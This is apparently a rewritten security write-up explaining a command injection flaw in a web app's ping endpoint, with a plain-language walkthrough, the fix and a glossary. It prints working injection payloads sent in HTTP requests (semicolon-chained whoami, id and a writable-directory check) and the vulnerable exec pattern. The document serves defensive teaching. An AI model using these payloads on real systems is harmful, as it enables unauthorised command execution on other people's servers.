From an Error Message to Remote Code Execution: Command Injection in a Ping Utility
The ping utility endpoint concatenated user input directly into a shell command, allowing an attacker to inject arbitrary OS commands. The attacker could execute commands as the low-privilege service account and write to the application directory.
 Published on medium.com
Command Injection
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an application that exposed a small "network tools" page with a Ping feature. The feature takes a host and pings it, which is the kind of utility that often ends up shelling out to the operating system's ping binary. The researcher, Neel Chauhan, classified the finding as CWE-78, Improper Neutralization of Special Elements used in an OS Command, with a CVSS 3.1 score of 9.8 (Critical) and the vector AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
Setup
The report does not describe any accounts, roles or tooling beyond reading the page's JavaScript bundle and sending HTTP requests.
Finding it
Before sending anything, the researcher pulled apart the page's JavaScript bundle to see exactly how the frontend called the backend:
fetch("/api/tools/ping", { method: "POST", headers: { "Content-Type": "application/json" }, body: JSON.stringify({ host: e })})
That is one parameter, host, POSTed as JSON. The question the researcher asked was how the server turns that string into an actual ping: does it use a language-native networking library, or does it shell out to the OS ping binary?
Exploitation
Step 1: a baseline request to see the architecture
The first request used a completely ordinary value, purely to see what a normal response looked like:
POST /api/tools/ping HTTP/2Content-Type: application/json
{"host":"[redacted]"}
HTTP/2 200 OK
{ "ok": false, "host": "[redacted]", "output": "/bin/sh: 1: ping: not found\nCommand failed: ping -c 4 [redacted]\n/bin/sh: 1: ping: not found\n"}

The error message was the whole disclosure. The server said, unprompted, that it had attempted to run ping -c 4 [redacted] through /bin/sh. That means the host value is not passed as a safe argument to a subprocess call; it is string-concatenated directly into a shell command line. Any character the shell treats as a metacharacter, such as ;, &&, |, backticks or $(), becomes a potential injection point.
Step 2: proving command execution
The logic is simple: if the server runs ping -c 4 <input> inside /bin/sh -c "...", a semicolon ends that command and starts a new one, and the shell executes both in sequence.
POST /api/tools/ping HTTP/2Content-Type: application/json
{"host":"[redacted]; echo VAPT_TEST"}
HTTP/2 200 OK
{ "ok": true, "host": "[redacted]; echo VAPT_TEST", "output": "VAPT_TEST\n/bin/sh: 1: ping: not found\n"}
VAPT_TEST came back in the output, a string with nothing to do with pinging anything. That confirms arbitrary command execution: the shell parsed the semicolon as a command separator and ran echo VAPT_TEST as an independent instruction, detached from the intended ping call.
Step 3: read-only escalation
Proving code execution does not require running anything destructive, so every follow-up payload was strictly read-only, to establish impact without damaging the environment:
{"host":"[redacted]; whoami"}→ output: nextjs
{"host":"[redacted]; id"}→ output: uid=1001(nextjs) gid=1001(nodejs) groups=1001(nodejs){"host":"[redacted]; pwd"}→ output: /app{"host":"[redacted]; test -w /app && echo APP_WRITABLE || echo APP_NOT_WRITABLE"}→ output: APP_WRITABLE
Four requests established four facts: the service runs as a low-privilege, non-root account (nextjs, uid 1001), its working directory is /app, and that directory is writable by the compromised process. The last detail matters for impact scoring: write access to the application's own directory means an attacker is not limited to reading data, they can modify the application code or served assets directly.
Step 4: process listing
The researcher also tried listing running processes as a lighter-touch reconnaissance step:
{"host":"[redacted]; ps -o user,pid,comm,args -p 1"}→ output: /bin/sh: 1: ps: not found
There is no ps binary in this minimal container image. That is worth noting in a report but is not a mitigating control: a limited toolset inside the container does not stop an attacker from reading environment variables, config files or .env secrets directly with cat, which is functionally just as damaging.
Root cause
The error output showed the server had attempted to run ping -c 4 <host> through /bin/sh, indicating the value was concatenated into a shell command line. Because the shell parses the resulting string, metacharacters in host are interpreted as shell syntax rather than as part of a hostname. The baseline error message showed the command the server had attempted, including the shell path.
Impact
Command injection means the attacker is no longer constrained by the application's logic; they are talking to the operating system directly, with whatever privileges the running process has. Here that included write access to the live application directory, so secrets, environment variables and database credentials commonly stored alongside app code were realistically within reach, along with the ability to backdoor served files.
The researcher flagged one caveat explicitly: they did not get a chance to independently reconfirm whether the endpoint strictly required authentication in every test path during this phase, because a session-persistence issue affected part of the engagement. The CVSS score was therefore set conservatively, assuming the worst case of unauthenticated access. If authentication turns out to be strictly enforced, the score drops slightly (PR:L instead of PR:N, base score 8.8), but the finding remains top-priority either way.
Fix
The vulnerable pattern was:
exec(`ping -c 4 ${host}`);
The report's suggested fixed pattern removes the shell entirely:
// fixed pattern: no shell involved at allconst { execFile } = require("child_process");execFile("ping", ["-c", "4", host]); // args passed as array, never shell-parsed
Even with execFile, host still needs strict validation before use:
const HOSTNAME_PATTERN = /^[A-Za-z0-9.-]+$/;if (!HOSTNAME_PATTERN.test(host)) { return res.status(400).json({ ok: false, error: "invalid host" });}
The report's recommendations:
- Never build shell command strings from user input, full stop.
- Prefer a language-native networking library over shelling out entirely; if the feature is just a reachability check, there is rarely a good reason to touch a shell at all.
- Run the container as non-root with a read-only root filesystem so a successful injection has nowhere to write.
- Treat this as an emergency, same-day fix. The gap between "found it" and "full RCE" was a single semicolon.
Variants to test
- A positive result is output from a command you injected, such as a marker string echoed back.
- A positive result is the same: your command's output appears in the response.
- A response that shows the exact command line, including the shell path, tells you the architecture before you attempt injection.
- A positive result is
WRITABLE, which raises the impact from data disclosure to code or asset modification.
What happened, in plain words
A website had a small page of "network tools", and one of those tools was a Ping feature. You type in a host name (like [redacted], a public DNS server), press a button, and the site tells you whether that host answers. It is the same idea as the ping command you can run on your own computer to check whether another machine is reachable.
The researcher, Neel Chauhan, found that this feature was built in a dangerous way. Instead of passing the host name to the operating system as a separate, safe value, the server glued the text the user typed into a longer command line and handed the whole line to a shell. A shell is the program that reads commands you type and runs them. Because the shell reads the line as instructions, anything the user typed that looks like shell punctuation gets treated as instructions too.
That let the researcher run his own commands on the server, not just ping. He proved it with a harmless marker string, then looked around read-only: which user the server runs as, where its files live, and whether it could write to its own application folder. He did not run anything destructive. The finding was classified as CWE-78, Improper Neutralization of Special Elements used in an OS Command, with a CVSS 3.1 score of 9.8 (Critical) and the vector AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
Reading the JS bundle before touching the endpoint
The app had a "network tools" page with a Ping feature. Before sending any request, the researcher opened the page's JavaScript bundle and read it. A JavaScript bundle is the file (or set of files) a website downloads to your browser so the page can work; it contains the code that runs in your browser. Reading it tells you what the page sends to the server and where.
Here is the part of the bundle that mattered:
fetch("/api/tools/ping", { method: "POST", headers: { "Content-Type": "application/json" }, body: JSON.stringify({ host: e })})
Line by line:
fetch("/api/tools/ping", ...)asks the browser to send a request to the address/api/tools/pingon the same site. An API is simply a set of addresses on a server that a program (here, the page in your browser) can call to make something happen or get data back. You can think of it as a service counter: you hand over a form, the person behind the counter does the work and hands back a result.method: "POST"says this is a POST request. HTTP requests have methods; POST is the one normally used to send data to the server so it can act on it, as opposed to GET, which is normally used just to ask for a page.headers: { "Content-Type": "application/json" }is a header. Headers are small labels attached to a request that describe it. This one tells the server the body is JSON, a text format for structured data that looks like{"name": "value"}.body: JSON.stringify({ host: e })is the actual data being sent.eis whatever the user typed into the host field.JSON.stringifyturns that JavaScript object into JSON text, so the server receives something like{"host":"[redacted]"}.
So there is one parameter, host, sent as JSON in a POST request. A parameter is just a named value in a request. The question the researcher asked next is the important one for any feature like this: how does the server turn that string into an actual ping? Does it use a networking library built into its programming language, which treats the value as data, or does it hand the value to the operating system's ping program through a shell, which treats the value as part of a command?
The baseline request that gave away the architecture
A baseline request is a normal, harmless request sent first, so you know what a normal answer looks like. The researcher sent a completely ordinary host value, purely to see the response:
POST /api/tools/ping HTTP/2Content-Type: application/json
POST /api/tools/ping HTTP/2is the request line: the method (POST), the path on the server (/api/tools/ping), and the version of the HTTP protocol used (HTTP/2). HTTP is the language browsers and servers use to talk to each other.Content-Type: application/jsonis the header saying the body is JSON.
{"host":"[redacted]"}
This is the body: one parameter, host, set to [redacted], a well-known public DNS server address. Nothing unusual.
HTTP/2 200 OK
This is the status line of the response. 200 OK means the server handled the request successfully at the HTTP level, whatever the tool itself decided.
{ "ok": false, "host": "[redacted]", "output": "/bin/sh: 1: ping: not found\nCommand failed: ping -c 4 [redacted]\n/bin/sh: 1: ping: not found\n"}
"ok": falsesays the tool did not succeed."host": "[redacted]"echoes back the value that was sent."output"contains the text the server captured while trying to run the ping.\nis a newline character inside the JSON string.
That output was the whole vulnerability disclosure. The server said, without being asked, that it had tried to run ping -c 4 [redacted] through /bin/sh. /bin/sh is the standard Unix shell. ping -c 4 means "ping four times". The message ping: not found means the ping program is not installed in that environment, but that is not the point: the point is the shape of the command.
If the server had used a safe subprocess call, the host value would be passed as a separate argument, and the shell would never see it as text to interpret. Instead, the value is glued into a command line string. That means any character the shell treats as punctuation with special meaning, such as ;, &&, |, backticks or $(), becomes a potential injection point. Injection here means: the user's text is interpreted as instructions rather than as data.
Building the PoC payload
A PoC, proof of concept, is the smallest harmless action that demonstrates a vulnerability is real. The logic is simple: if the server runs ping -c 4 <my input> inside /bin/sh -c "...", then a semicolon ends that command and starts a new one, and the shell runs both in sequence. In a shell, ; is a command separator, like a full stop between two sentences.
POST /api/tools/ping HTTP/2Content-Type: application/json
Same request line and header as before: POST to the ping endpoint, body is JSON.
{"host":"[redacted]; echo VAPT_TEST"}
This is the payload. [redacted] is the loopback address, meaning "this same machine". ; ends the ping command. echo VAPT_TEST is a shell instruction that prints the text VAPT_TEST. VAPT_TEST is just a marker string chosen so it cannot be confused with anything the ping tool would produce.
HTTP/2 200 OK
The server answered normally at the HTTP level.
{ "ok": true, "host": "[redacted]; echo VAPT_TEST", "output": "VAPT_TEST\n/bin/sh: 1: ping: not found\n"}
"ok": truenow, because the overall command line succeeded."host"echoes the payload back."output"containsVAPT_TESTfollowed by the same "ping not found" message.
VAPT_TEST came back in the output, a string that has nothing to do with pinging anything. That confirms arbitrary command execution: the shell parsed the semicolon as a command separator and ran echo VAPT_TEST as an independent instruction, detached from the intended ping call. Arbitrary command execution means the attacker can make the server run commands of their choosing.
Escalating carefully, and stopping at the right point
Proving code execution does not require running anything destructive. Every follow-up payload was strictly read-only, to establish impact without damaging the environment. Read-only means the commands only look at things; they do not change, delete or install anything.
{"host":"[redacted]; whoami"}→ output: nextjs
whoami is a standard command that prints the name of the user account the command is running as. The answer, nextjs, is the account name. This tells you the server process is not running as the all-powerful root account.
{"host":"[redacted]; id"}→ output: uid=1001(nextjs) gid=1001(nodejs) groups=1001(nodejs){"host":"[redacted]; pwd"}→ output: /app{"host":"[redacted]; test -w /app && echo APP_WRITABLE || echo APP_NOT_WRITABLE"}→ output: APP_WRITABLE
This block contains three requests, run one after another:
idprints the numeric user ID, group ID and group memberships.uid=1001(nextjs)means user ID 1001, namednextjs.gid=1001(nodejs)andgroups=1001(nodejs)mean the primary group is 1001, namednodejs. A named account like this is a normal, non-root account, which limits what it can do on the machine.pwdprints the current working directory, the folder the process is sitting in. The answer is/app, which is typically where the application's own code lives.test -w /app && echo APP_WRITABLE || echo APP_NOT_WRITABLEchecks whether/appis writable.test -wasks "is this writable?".&&means "if the previous command succeeded, run this next one".||means "if it failed, run this one instead". The answerAPP_WRITABLEmeans yes, the process can write into the application folder.
Four requests, four facts: the service runs as a low-privilege, non-root account (nextjs, uid 1001), its working directory is /app, and that directory is writable by the compromised process. That last detail matters a lot for impact scoring. Write access to the app's own directory means an attacker is not limited to reading data; they can modify the application code or served assets directly. In everyday terms: it is the difference between being able to read the papers on someone's desk and being able to replace them.
The researcher also tried listing running processes as a lighter-touch reconnaissance step. Reconnaissance just means looking around to learn about the environment.
{"host":"[redacted]; ps -o user,pid,comm,args -p 1"}→ output: /bin/sh: 1: ps: not found
ps is the standard command that lists running processes. The options here ask for the user, process ID, command name and full arguments of process number 1, the first process started in the container. The answer is ps: not found: there is no ps program in this minimal container image. A container is a lightweight, isolated environment for running an application, and minimal images often leave out tools to stay small.
That is worth noting in the report, but it is not a mitigating control. A mitigating control is something that actually reduces the risk. A limited toolset inside the container does not stop an attacker from reading environment variables, config files or .env secrets directly with cat, which is functionally just as damaging. cat prints the contents of a file, and .env files commonly hold configuration values including credentials.
Why this is as close to worst-case as a single finding gets
Command injection means the attacker is no longer constrained by the application's logic at all. They are talking to the operating system directly, with whatever privileges the running process has. The application's own rules about what a user may do stop mattering, because the commands never go through the application's code.
In this case that included write access to the live application directory. Secrets, environment variables and database credentials commonly stored alongside app code were all realistically within reach, along with the ability to backdoor served files. Backdooring here means changing the files the site serves so they do something the attacker wants.
The researcher flagged one caveat explicitly in the report: they did not get a chance to independently reconfirm whether this endpoint strictly required authentication in every test path during this phase, because a session-persistence issue affected part of the engagement. Authentication means proving who you are, usually by logging in. A session is the server's memory of you being logged in, normally kept alive by a cookie or token, which is a small piece of data your browser stores and sends back with each request. Session persistence means that login state surviving as expected. Because that was unreliable during part of the work, the CVSS score was set conservatively, assuming the worst case of unauthenticated access.
CVSS is a standard scoring system for vulnerabilities. Its base score runs from 0 to 10, and the vector is a compact string of letters describing the conditions. In AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, AV:N means the attack can come over the network, AC:L means low attack complexity, PR:N means no privileges are required, UI:N means no user interaction is needed, S:U means the scope is unchanged, and C:H/I:H/A:H means high impact on confidentiality, integrity and availability. If authentication turns out to be strictly enforced, the score drops slightly (PR:L instead of PR:N, base score 8.8), but the finding remains top-priority either way. Being upfront about testing limitations like this, rather than overclaiming certainty, is part of what makes a report trustworthy.
Remediation
Remediation means the fix. The vulnerable pattern was:
exec(`ping -c 4 ${host}`);
exec is a function that runs a command line through a shell. The backtick string is a template literal: everything inside ${...} is replaced by the value of host. So if host is [redacted], the shell receives ping -c 4 [redacted]. If host is [redacted]; echo VAPT_TEST, the shell receives that whole line and treats the semicolon as a separator. The user's text becomes part of the command.
The report's suggested fixed pattern removes the shell entirely:
// fixed pattern: no shell involved at allconst { execFile } = require("child_process");execFile("ping", ["-c", "4", host]); // args passed as array, never shell-parsed
const { execFile } = require("child_process");loadsexecFilefrom Node's built-inchild_processmodule. Node is a JavaScript runtime, a program that runs JavaScript outside the browser, and this module is how it starts other programs.execFile("ping", ["-c", "4", host]);runs thepingprogram directly, with each argument in its own slot in an array. The shell is never involved, so a semicolon insidehostis just a character in a host name, not a command separator.
Even with execFile, host still needs strict validation before use:
const HOSTNAME_PATTERN = /^[A-Za-z0-9.-]+$/;if (!HOSTNAME_PATTERN.test(host)) { return res.status(400).json({ ok: false, error: "invalid host" });}
const HOSTNAME_PATTERN = /^[A-Za-z0-9.-]+$/;defines a pattern, a regular expression, that only allows letters, digits, dots and hyphens from start to end. Those are the characters a host name can legitimately contain.if (!HOSTNAME_PATTERN.test(host))checks whether the input fails that pattern.return res.status(400).json({ ok: false, error: "invalid host" });rejects the request with HTTP status 400, which means bad request, and returns a JSON error message.
The report's recommendations:
- Never build shell command strings from user input, full stop.
- Prefer a language-native networking library over shelling out entirely. If the feature is just a reachability check, there is rarely a good reason to touch a shell at all.
- Run the container as non-root with a read-only root filesystem so a successful injection has nowhere to write.
- Treat this as an emergency, same-day fix. The gap between "found it" and "full RCE" was a single semicolon. RCE stands for remote code execution: running your own code on someone else's machine over the network.
Variants to test
These are the things to try on similar features elsewhere:
- A positive result is output from a command you injected, such as a marker string echoed back.
- A positive result is the same: your command's output appears in the response.
- A response that shows the exact command line, including the shell path, tells you the architecture before you attempt injection.
- A positive result is
WRITABLE, which raises the impact from data disclosure to code or asset modification.
Glossary
- API: a set of addresses on a server that a program can call to make something happen or get data back.
- Authentication: proving who you are, usually by logging in.
- Backdoor: a change to a system or its files that lets an attacker get in or do something later.
- Baseline request: a normal, harmless request sent first so you know what a normal response looks like.
- Body: the part of an HTTP request or response that carries the actual data.
- Command injection: a vulnerability where user input is interpreted by a shell as commands instead of as plain data.
- Container: a lightweight, isolated environment for running an application.
- Cookie: a small piece of data a site stores in your browser and your browser sends back with later requests.
- CVSS: a standard scoring system for vulnerabilities, with a base score from 0 to 10 and a vector string describing the conditions.
- CWE-78: the catalogue entry for improper neutralisation of special elements used in an OS command, the formal name for command injection.
- DNS: the system that turns names like example.com into IP addresses.
- Environment variable: a named value set outside a program, often used to pass configuration or secrets to it.
- Header: a small label attached to an HTTP request or response that describes it.
- Host: a machine on a network, identified by a name or an IP address.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP status 200: the server handled the request successfully at the HTTP level.
- HTTP status 400: the server rejected the request as malformed or invalid.
- JavaScript bundle: the file or files a website downloads to your browser containing the code that runs the page.
- JSON: a text format for structured data, written as name and value pairs.
- Loopback address:
[redacted], meaning this same machine. - Metacharacter: a character a shell treats as punctuation with special meaning, such as
;,&&,|, backticks or$(). - Mitigating control: something that actually reduces risk.
- Node: a JavaScript runtime, a program that runs JavaScript outside the browser.
- Parameter: a named value sent in a request.
- Payload: the crafted input sent to trigger a vulnerability.
- PoC (proof of concept): the smallest harmless action that demonstrates a vulnerability is real.
- POST: an HTTP method normally used to send data to the server so it can act on it.
- Privilege: what an account is allowed to do on a system; root is the all-powerful account.
- Process: a running program on a computer.
- RCE (remote code execution): running your own code on someone else's machine over the network.
- Read-only: only looking at things, without changing, deleting or installing anything.
- Reconnaissance: looking around to learn about an environment.
- Regular expression: a pattern used to check whether text matches an allowed shape.
- Remediation: the fix for a vulnerability.
- Root: the all-powerful administrator account on Unix-like systems.
- Session: the server's memory of you being logged in.
- Session persistence: login state surviving as expected across requests.
- Shell: the program that reads command lines and runs them.
- Subprocess: a separate program started by another program.
- Token: a small piece of data, often used to prove a session is valid.
- Vector (CVSS): a compact string of letters describing the conditions of a vulnerability.
- Writable: a file or folder that a process is allowed to change.



